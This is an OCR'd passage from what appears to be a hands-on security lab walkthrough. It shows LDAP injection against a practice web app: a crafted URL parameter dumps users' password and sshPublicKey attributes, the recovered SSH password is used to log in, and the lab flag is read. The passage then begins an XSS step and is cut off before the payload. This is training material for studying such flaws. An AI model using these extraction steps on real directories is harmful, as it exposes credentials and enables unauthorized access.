


Notice the output contains the names of the system users as well.

Click on **More Info** link for the administrator (user david):



Click **Back:**




Notice the URL parameter **objectClass** contains the value **posixAccount.**


The page contains the list of system users present in the LDAP database.

Step 7: Extract SSH password for user david from the LDAP database.

Click on **More Info** link for the administrator (user david):



The resulting page doesn't contain any interesting information:



Check the LDAP schema information from the following URL:

URL:
https://tldp.org/HOWTO/archived/LDAP-Implementation-HOWTO/schemas.html

Table 1. Ldap attributes and objectclasses - quick description


Function	Objectclass	Attributes	Description	(Default) value
User accounts	top		default	
		ou	Organizational Unit	Users
	person		Owner is a person	
		uid	unix login name	foo
		cn	Common Name	Foo Bar
		sn	Surname	Bar
	account		Owner has an account	
	posixaccount		Owner has a Unix account	
		uidNumber	uid	513
		gidNumber	gid	100
		homedirectory	Home directory	/home/users/foo
		userpassword	unix password	S3cr3t
	sambaaccount		Owner has a samba account	
		ntuid	Unknown	uid
		rid	Unknown	uidnumber
		lmpassword	Lanman password hash	Unused
		ntpasswd	NT password hash	Unused
		loginshell	Users shell	/bin/pleurop
Machine accounts	top		default	
		ou	Organizational Unit	Machines
	posixaccount		Owner has a unix account	
		uid	login name	speed$
		uidnumber	unix uid	514
		gidnumber	gid	100
		homedirectory	Home directory	Unused
Microsoft Address Book	top		default	
		ou	Organizational Unit	Addressbook
	microsoftaddressbook		Owner has Microsofts Addressbook properties	

Notice the **posixaccount** object class. Some of the attributes it contains are:

- uidNumber
- gidNumber
- homedirectory
- userpassword

Open the home page of the vulnerable web application:

URL: http://demo.ine.local:9090




The admins store the SSH keys in the database.


Search for the ssh keys in the posixaccount object class:

Search Query:

ldap posixaccount ssh keys




Check the StackOverflow link from the results:



We can use the sshPublicKey attribute to get the SSH keys.

Use the following URL to get the uid, gid, home directory, user password, and SSH public key for the user david:

URL:
http://demo.ine.local:9090/item?cn=david&disp=uidNumber,gidNumber,homedirectory,userpassword,sshPublicKey



Notice the sshPublicKey returned a password instead of SSH keys. Probably this is the SSH password of the user.

Potential SSH password for user david: r0ck_s0l1d_p4ssw0rd

Step 8: Retrieve the flag from the target machine using the recovered SSH credentials.


Try connecting to the target machine over SSH using the following credentials:

Username: david

Password: r0ck_s0l1d_p4ssw0rd

Command:

```
ssh david@demo.ine.local
```




Login was successful!

Retrieve the flag:

Commands:

```
ls
cat flag
```



Flag: 5520dd2d85e5003db92048c629bb5072

That was all for LDAP injections!


Exploiting XSS vulnerability in the web application.

Step 9: Identify content injection issues in the web application.


Open the vulnerable web application:

URL: http://demo.ine.local:9090


Click on **Stock Control**:




Select **Fruit** category:



Notice the value of URL parameter **objectClass** is reflected on the page:



Change the **objectClass** URL parameter to **more_fruits**:




Again, the parameter value is reflected.

Inject HTML content on the page:

Send the following HTML injection payload in the **objectClass** URL parameter:

